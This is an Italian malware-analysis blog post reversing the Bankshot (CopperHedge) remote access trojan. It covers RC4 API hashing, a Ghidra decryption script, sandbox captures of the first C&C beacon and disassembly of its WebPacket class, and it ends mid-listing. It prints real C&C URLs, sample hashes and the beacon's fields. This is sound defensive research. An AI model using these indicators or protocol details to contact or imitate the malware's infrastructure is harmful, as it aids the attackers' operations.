Realizziamo un HTTP C&C in Python (Bankshot)

malverse.it/analisi-bankshot-copperhedge

Introduzione

Ciao a tutti! Oggi vedremo l'analisi di **Bankshot** (conosciuto anche come CopperHedge); Bankshot è un RAT semplice che implementa 15 comandi, scritto in **C++** e utilizza **RC4** per effettuare parzialmente **API Hashing** e per cifrare/decifrare la comunicazione il C&C; il config è presente in chiaro.

> *Bankshot is a remote access tool (RAT) that was first reported by the Department of Homeland Security in December of 2017. In 2018, Lazarus Group used the Bankshot implant in attacks against the Turkish financial sector.*

Per maggiori dettagli si può visionare il report del CISA dove sono presenti le 6 varianti e la collection di Virustotal. Altri riferimenti utili: IOC di ESET e correlazione tra i sample di Reversing Lab.

In particolare oggi analizzeremo un sample della **Variante B**, MD5: **667cf9e8ec1dac7812f92bd77af702a1** che può essere ottenuto qui o qui. Partiamo!

Introduzione

Come sempre utilizziamo alcuni tool per velocizzare le successive analisi:

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information:: T1027
	Obfuscated Files or Information::Indicator Removal from Tools T1027.005
EXECUTION	Shared Modules:: T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Timing/Delay Check GetTickCount [B0001.032]
ANTI-STATIC ANALYSIS	Disassembler Evasion::Argument Obfuscation [B0012.001]
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009]
	Encryption Key::RC4 KSA [C0028.002]
	Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
PROCESS	Create Thread:: [C0038]

CAPABILITY	NAMESPACE
check for time delay via GetTickCount	anti-analysis/anti-debugging/debugger-detection
contain obfuscated stackstrings	anti-analysis/obfuscation/string/stackstring
encode data using XOR (2 matches)	data-manipulation/encoding/xor
encrypt data using RC4 KSA	data-manipulation/encryption/rc4
encrypt data using RC4 PRGA (2 matches)	data-manipulation/encryption/rc4
contain a resource (.rsrc) section	executable/pe/section/rsrc
create thread	host-interaction/thread/create
link many functions at runtime (6 matches)	linking/runtime-linking

Esecuzione di capa

Questa volta, a differenza di Danabot, è molto più semplice ottenere il config in quanto i tre server C&C sono presenti in chiaro:

indicator (45)	detail	level
URL > pattern	www.919xy.com/contactus/about.php	1
URL > pattern	www.aedlifepower.com/include/image.php	1
URL > pattern	www.markcoprintandcopy.com/data/helper.php	1

URL memorizzati in chiaro

Con queste informazioni aggiuntive proseguiamo con l'analisi; il malware avvia immediatamente un Thread:

Decompile: Main - (sample3.bin)

```
1
2  undefined4 Main(undefined4 param_1,int param_2)
3
4  {
5    HANDLE hObject;
6
7    if (param_2 == 1) {
8      hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,MAIN_THREAD,(LPVOID)0x0,0,(LPDWORD)0x0);
9      if (hObject == (HANDLE)0xffffffff) {
10       return 0;
11     }
12     CloseHandle(hObject);
13   }
14   return 1;
15 }
```

Main che avvia il Thread principale

Il Thread inizia risolvendo le diverse API dinamicamente. In particolare, l'algoritmo utilizzato per l'API Hashing è **RC4**. All'inizio di ogni funzione che vedremo successivamente avremo la risoluzione dell'API attraverso questa funzione.

Operazioni effettuate dal Thread Principale

```
void __fastcall ApiHashingViaRC4(HMODULE Dll,byte *pFunctionName)

{
  undefined extraout_DL;
  uint size;
  CHAR functionName [260];
  undefined4 key;
  undefined4 local_14;
  undefined4 local_10;
  undefined4 local_c;
  uint local_8;
  undefined subBox;

  local_8 = StackCookie ^ (uint)&stack0xfffffffc;
  size = (uint)*pFunctionName;
  FID_conflict:_memcpy(functionName,pFunctionName + 1,size);
  functionName[size] = '\0';
  _memset(&stack0xffffffe0,0,0x102);
  key = 0x4c2e2978;
  local_14 = 0xd0b5a35d;
  local_10 = 0xb781f067;
  local_c = 0x93d5e536;
  RC4KSA((int)&stack0xffffffe0,(int)&key);
                    /* RC4 PRGA */
  capa::data-manipulation::encryption::rc4::RC4EncryptOrDecrypt
            ((int)&stack0xffffffe0,(int)functionName,(byte *)functionName,size);
  GetProcAddress(Dll,functionName);
  SecurityCookieCheck(local_8 ^ (uint)&stack0xfffffffc,extraout_DL,subBox);
  return;
}

```

Funzione di API Hashing con RC4

Continuiamo effettuando la decifratura delle API con un semplice script Python utilizzando le **API Ghidra**; il funzionamento è il seguente:

- Si ottengono tutte le chiamate alla funzione che si occupa di effettuare **API Hashing** (in questo caso è rinominata in ApiHashingViaRC4) tramite **getReferencesTo**().
- Ottengo le istruzioni precedenti fino a trovare **MOV EDX, indirizzoNomeFunzioneCifrata** tramite **getInstructionBefore()**.
- Il primo byte contenuto in questo indirizzo contiene la lunghezza della stringa cifrata e poi la stringa cifrata; con **getBytes(addrEncrypted, 1)[0]** ottengo il primo byte; ottengo quindi il byte array (nome funzione cifrata) partendo dall'indirizzo contenuto in EDX + 1 (**addrEncrypted.add(1)**) essendo che il primo byte contiene la lunghezza e da questo indirizzo leggo la lunghezza che ho ottenuto in precedenza.
- Effettuo la decifratura tramite RC4 della stringa cifrata ottenuta.

```
def rc4Decrypt(key, data):
    S = list(range(256))
    j = 0

    for i in list(range(256)):
        j = (j + S[i] + ord(key[i % len(key)])) % 256
        S[i], S[j] = S[j], S[i]

    j = 0
    y = 0
    out = []

    for char in data:
        j = (j + 1) % 256
        y = (y + S[j]) % 256
        S[j], S[y] = S[y], S[j]

        out.append(unichr(ord(char) ^ S[(S[j] + S[y]) % 256]))

    return ''.join(out)


def main():

    key = '78292e4c5da3b5d067f081b736e5d593'.decode('hex')

    for ref in getReferencesTo(toAddr("ApiHashingViaRC4")):

        fromAddr = ref.getFromAddress()

        while True:

            instr = getInstructionBefore(fromAddr)

            if instr.getMnemonicString().lower() == 'mov' and instr.getOpObjects(0)
[0].toString().lower() == 'edx':
                    addrEncrypted = toAddr(instr.getOpObjects(1)[0].getValue())
                    print("Indirizzo API cifrata: " + str(addrEncrypted))
                    encryptedName =  str(bytearray(getBytes(addrEncrypted.add(1),
getBytes(addrEncrypted, 1)[0])))
                    print("0x" + str(instr.getAddress()) + "  " + rc4Decrypt(key,
encryptedName))
                    break

            fromAddr = instr.getAddress()

if __name__ == '__main__':
    main()
```

```
Console - Scripting
Indirizzo API cifrata: 71d9e698
0x71d85fe8  InternetCloseHandle
Indirizzo API cifrata: 71d9e7b8
0x71d85ff7  InternetQueryDataAvailable
Indirizzo API cifrata: 71d9ea14
0x71d86006  HttpOpenRequestA
Indirizzo API cifrata: 71d9e804
0x71d86015  InternetOpenA
Indirizzo API cifrata: 71d9e8c0
0x71d86024  HttpSendRequestA
Indirizzo API cifrata: 71d9e9f4
0x71d86032  MapViewOfFile
Indirizzo API cifrata: 71d9e824
0x71d86041  UnmapViewOfFile
Indirizzo API cifrata: 71d9e774
0x71d86050  CreateFileA
Indirizzo API cifrata: 71d9e7a4
0x71d8605f  CreateFileMappingA
Indirizzo API cifrata: 71d9e970
0x71d8606e  CloseHandle
Indirizzo API cifrata: 71d9eb0c
0x71d86292  WSAStartup
Indirizzo API cifrata: 71d9eae4
0x71d8629e  GetLocalTime
Indirizzo API cifrata: 71d9eaf4
0x71d862ac  Sleep
Indirizzo API cifrata: 71d9ead8
0x71d862bc  WSACleanup
Indirizzo API cifrata: 71d9eaf4
0x71d866d9  Sleep
ResolveAPIBankshot.py> Finished!
```


Esecuzione dello script

Curioso come non tutte le API sono offuscate, ad esempio quelle riguardanti la comunicazione HTTP:

1001c508	s_Winhttp.dll...	ds	"Winhttp.dll"	"Winhttp.dll"	string	12	true
1001c52c	s_WinHttpSe...	ds	"WinHttpSendRequest"	"WinHttpSendRequest"	string	19	true
1001c89c	s_WinHttpAd...	ds	"WinHttpAddRequestHea...	"WinHttpAddRequestHeaders"	string	25	true
1001c8b8	s_WinHttpWr...	ds	"WinHttpWriteData"	"WinHttpWriteData"	string	17	true
1001c8d8	s_WinHttpQu...	ds	"WinHttpQueryDataAvai...	"WinHttpQueryDataAvailable"	string	26	true
1001c8f4	s_WinHttpRe...	ds	"WinHttpReceiveResponse"	"WinHttpReceiveResponse"	string	23	true
1001c90c	s_WinHttpRe...	ds	"WinHttpReadData"	"WinHttpReadData"	string	16	true
1001c968	s_WinHttpOp...	ds	"WinHttpOpen"	"WinHttpOpen"	string	12	true
1001c974	s_WinHttpGe...	ds	"WinHttpGetIEProxyCon...	"WinHttpGetIEProxyConfigForCurren...	string	38	true
1001c99c	s_WinHttpSe...	ds	"WinHttpSetTimeouts"	"WinHttpSetTimeouts"	string	19	true
1001c9b0	s_WinHttpCo...	ds	"WinHttpConnect"	"WinHttpConnect"	string	15	true
1001c9c0	s_WinHttpOp...	ds	"WinHttpOpenRequest"	"WinHttpOpenRequest"	string	19	true
1001c9e0	s_WinHttpClo...	ds	"WinHttpCloseHandle"	"WinHttpCloseHandle"	string	19	true

Funzioni non offuscate per la comunicazione HTTP

Dopo aver effettuato la risoluzione delle API, avviene la creazione del CONFIG che viene salvato in una variabile globale; in questo config vengono salvati i 3 URL insieme a un valore casuale compreso tra 65535 e 16777215:



Funzione Config Builder

Successivamente vengono chiamate le diverse funzioni che si occupano di comunicare con il C&C; vediamo ora come è possibile sfruttare le informazioni presenti su any.run per velocizzare l'analisi successiva.

Analisi Dinamica

Su any.run sono presenti diversi sample che ci permettono di avere una prima Overview di come avviene la comunicazione con il server C&C:

TrID - File Identifier

TYPE UNKNOWN

Hashes

MD5 45823D0280AFB3B071EC724D86286635
SHA1 8717346A65F86497B6A75D67E20EE279F906692D
SHA256 1F981062FC7B3175E84093A1DC48895D277A7D9DEBF4617CF35E00E668A11DB3
SSDEEP 12:LOcnWiz9zcnWixvQzcnWiF9tQpXIr/zcn9:LOOhuWxInS

PREVIEW HEX

```
------FormBoundaryI4zCnpg4xJjOctqHo84aXLCt
Content-Disposition: form-data; name="board_id"

1576
------FormBoundaryI4zCnpg4xJjOctqHo84aXLCt
Content-Disposition: form-data; name="user_id"

*dJU!*JE&!M@UNQ@
------FormBoundaryI4zCnpg4xJjOctqHo84aXLCt
Content-Disposition: form-data; name="file1"; filename="dream.avi"
Content-Type: application/octet-stream


------FormBoundaryI4zCnpg4xJjOctqHo84aXLCt--
```

Sample 1: invio del primo pacchetto

TrID - File Identifier

TYPE UNKNOWN

Hashes

MD5 CFB725A7C6F0C0DD0A18E973E576B3B3
SHA1 C05E8A9AFDAB4F142457796AB1FCD8BE5312038E
SHA256 49E3BC0100E42380BF2802AE80ABEF12A37D1C28DBF25FFE23E74E458F0DBEC6
SSDEEP 12:LyYFizD8XYFixvQXYFiFFj90QpXIr/XYE:LyRSjKbI7h


PREVIEW HEX

```
------FormBoundaryvFwhzTXWM4gsuFEW88Xz
Content-Disposition: form-data; name="board_id"

9030
------FormBoundaryvFwhzTXWM4gsuFEW88Xz
Content-Disposition: form-data; name="user_id"

*dJU!*JE&!M@UNQ@
------FormBoundaryvFwhzTXWM4gsuFEW88Xz
Content-Disposition: form-data; name="file1"; filename="pratice.pdf"
Content-Type: application/octet-stream


------FormBoundaryvFwhzTXWM4gsuFEW88Xz--
```


Sample 2: invio del primo pacchetto

Sample 3: invio del primo pacchetto

Le risposte a questa richiesta sono tutte dei redirect essendo il C&C offline in quel determinato momento; cercando altri sample però abbiamo una richiesta che questa volta fornisce una risposta e ci fornisce nuovi dettagli sul protocollo challenge-response, possiamo vedere infatti che il C&C risponde solo con il **board_id** (in questo caso 1838):



Sample 4: invio del primo pacchetto



Sample 4: risposta al primo pacchetto che ritorna uno dei parametri inviati (board_id)


Da queste diversi sample possiamo iniziare ed effettuare delle supposizioni su come funziona il protocollo di comunicazione, che verranno poi approfondite con le successive analisi:

- **board_id**: numero differente tra le diverse richieste, potrebbe essere l'ID della richiesta
- **user_id**: conviso tra le varie richieste, potrebbe essere un valore di autenticazione
- **file1**: nome di file differente tra le diverse richieste, che non corrisponde a un file presente sulla macchina any.run; potrebbe essere utilizzato per cambiare la signature di ogni richiesta

Continuiamo ora con l'analisi per confermare/smentire le prime supposizioni. Essendo un malware scritto in C++, approfondiamo ora la classe **WebPacket** che si occupa di comunicare con il C&C.

Classe WebPacket

Il malware presenta una classe di nome **WebPacket** che si occupa di inizializzare l'oggetto (dimensione 3872 byte) con diversi attributi riguardi la comunicazione e dispone di diverse funzioni che si occupano di comunicare con il C&C.




Classe WebPacket

```
                    LAB_71d86847                                    XREF[1]:     71d8679e(j)
71d86847 e8 2c 06       CALL        operator_new
         00 00
71d8684c 8b f0          MOV         ESI,Sleep
71d8684e 83 c4 04       ADD         ESP,0x4
71d86851 8d 85 f0       LEA         Sleep=>local_214,[EBP + 0xfffffdf0]
         fd ff ff
71d86857 89 b5 e4       MOV         dword ptr [EBP + local_820],ESI
         f7 ff ff
71d8685d 50             PUSH        Sleep
71d8685e 8d 7e 10       LEA         EDI,[ESI + 16]
71d86861 c7 06 f8       MOV         dword ptr [ESI],CWebPacket::vftable
         c9 d9 71
71d86867 57             PUSH        EDI
71d86868 c7 46 04       MOV         dword ptr [ESI + 4],0x0
         00 00 00 00
71d8686f c7 46 0c       MOV         dword ptr [ESI + 12],0x0
         00 00 00 00
71d86876 c7 46 08       MOV         dword ptr [ESI + 8],0x0
         00 00 00 00
71d8687d ff 15 10       CALL        dword ptr [->KERNEL32.DLL::lstrcpyA]          = 0001d73c
         70 d9 71
71d86883 8d 85 f0       LEA         Sleep=>local_414,[EBP + 0xfffffbf0]
         fb ff ff
71d86889 50             PUSH        Sleep
71d8688a 8d 86 10       LEA         Sleep,[ESI + 272]
         01 00 00
71d86890 50             PUSH        Sleep
71d86891 ff 15 10       CALL        dword ptr [->KERNEL32.DLL::lstrcpyA]          = 0001d73c
         70 d9 71
71d86897 6a 3a          PUSH        58
71d86899 57             PUSH        EDI
71d8689a e8 71 1f       CALL        ReturnPathFromURL
```

Costruttore classe WebPacket


Come possiamo vedere dal costruttore, i primi 4 byte contengono il puntatore alla vftable e dopo abbiamo la zona di memoria che contiene i membri dell'oggetto. Per ulteriori info su come effettuare reverse di programmi C++: QUI, QUI e QUI.



Struttura di un oggetto C++ in memoria (Fonte: Gal Zaban)
I **membri** principali presenti in questa classe sono:

```
HINTERNET hSession;
HINTERNET hInternet;
HINTERNET hRequest;
String URL;
String Path;
int port;
....
char substitutionBox1[256]
char substitutionBox2[256]
int keyLength;
int rc4Key[4];
```

La **vtable** invece contiene solo una funzione che viene chiamata al termine per effettuare il reset delle variabili e chiamare la funzione WinHttpCloseHandle:



vftable che contiene il puntatore alla funzione FreeAndCloseHandle
Queste info vengono estratte da Ghidra da diverse strutture presenti nei programmi C++:

```
                    ************************************************************
                    * class CWebPacket RTTI Type Descriptor                    *
                    ************************************************************
                    class_CWebPacket_RTTI_Type_Descriptor          XREF[2]:     71d9cd54(*), 71d9cd7c(*)
71d9ebd8 74 71 d9       TypeDesc...
         71 00 00
         00 00
   71d9ebd8 74 71 d9 71    void *    type_info::vftable     pVFTable                    XREF[2]:     71d9cd54(*), 71d9cd7c(*)
   71d9ebdc 00 00 00 00    void *    00000000               spare
                    Zero-length Component: char[0] class_CWebPacket_RTTI_Type_Des...
71d9ebe0 2e 3f 41       char[20]    ".?AVCWebPacket@@"                    TypeDescriptor.name
         56 43 57
         65 62 50 ...
71d9ebf4 00             ??         00h
71d9ebf5 00             ??         00h
71d9ebf6 00             ??         00h
71d9ebf7 00             ??         00h
```

Struct che ci fornisce info sulla classe e il puntatore alla VFTable

```
                    ************************************************************
                    * CWebPacket::RTTI Class Hierarchy Descriptor              *
                    ************************************************************
                    CWebPacket::RTTI_Class_Hierarchy_Descriptor     XREF[2]:     71d9cd6c(*), 71d9cd80(*)
71d9cd3c 00 00 00       RTTIClas...
         00 00 00
         00 00 01 ...
   71d9cd3c 00 00 00 00    ddw       0h                  signature                       XREF[2]:     71d9cd6c(*), 71d
   71d9cd40 00 00 00 00    ddw       0h                  attributes    bit flags
   71d9cd44 01 00 00 00    ddw       1h                  numBaseClasses number of base cla...
   71d9cd48 4c cd d9 71    RTTIBase... CWebPacket::RTTI_Base_... pBaseClassAr... ref to BaseClassAr...

                    ************************************************************
                    * CWebPacket::RTTI Base Class Array                        *
```

Struct che contiene informazioni sull'ereditarietà della classe

Dopo aver fatto una piccola degressione su C++, passiamo al funzionamento; questa classe si occupa di inviare il primo pacchetto di autenticazione, con **board_id** casuale (minore di 10000), **user_id** uguale a ***dJU!JE&!M@UNQ@** e **filename** casuale scelto tra happy.pdf, star.avi, hp01.avi, dream.avi, example.dat, pratice.pdf, my.doc e img01_29.jpg.

```
71d868e1 e8 81 38 00 00    CALL    _rand
71d868e6 99                CDQ
71d868e7 b9 10 27 00 00    MOV     ECX,10000
71d868ec f7 f9             IDIV    ECX
71d868ee 8b 0d 1c f6 d9 71 MOV     ECX,dword ptr [CLASS_WebPacket]
71d868f4 6a 00             PUSH    0x0
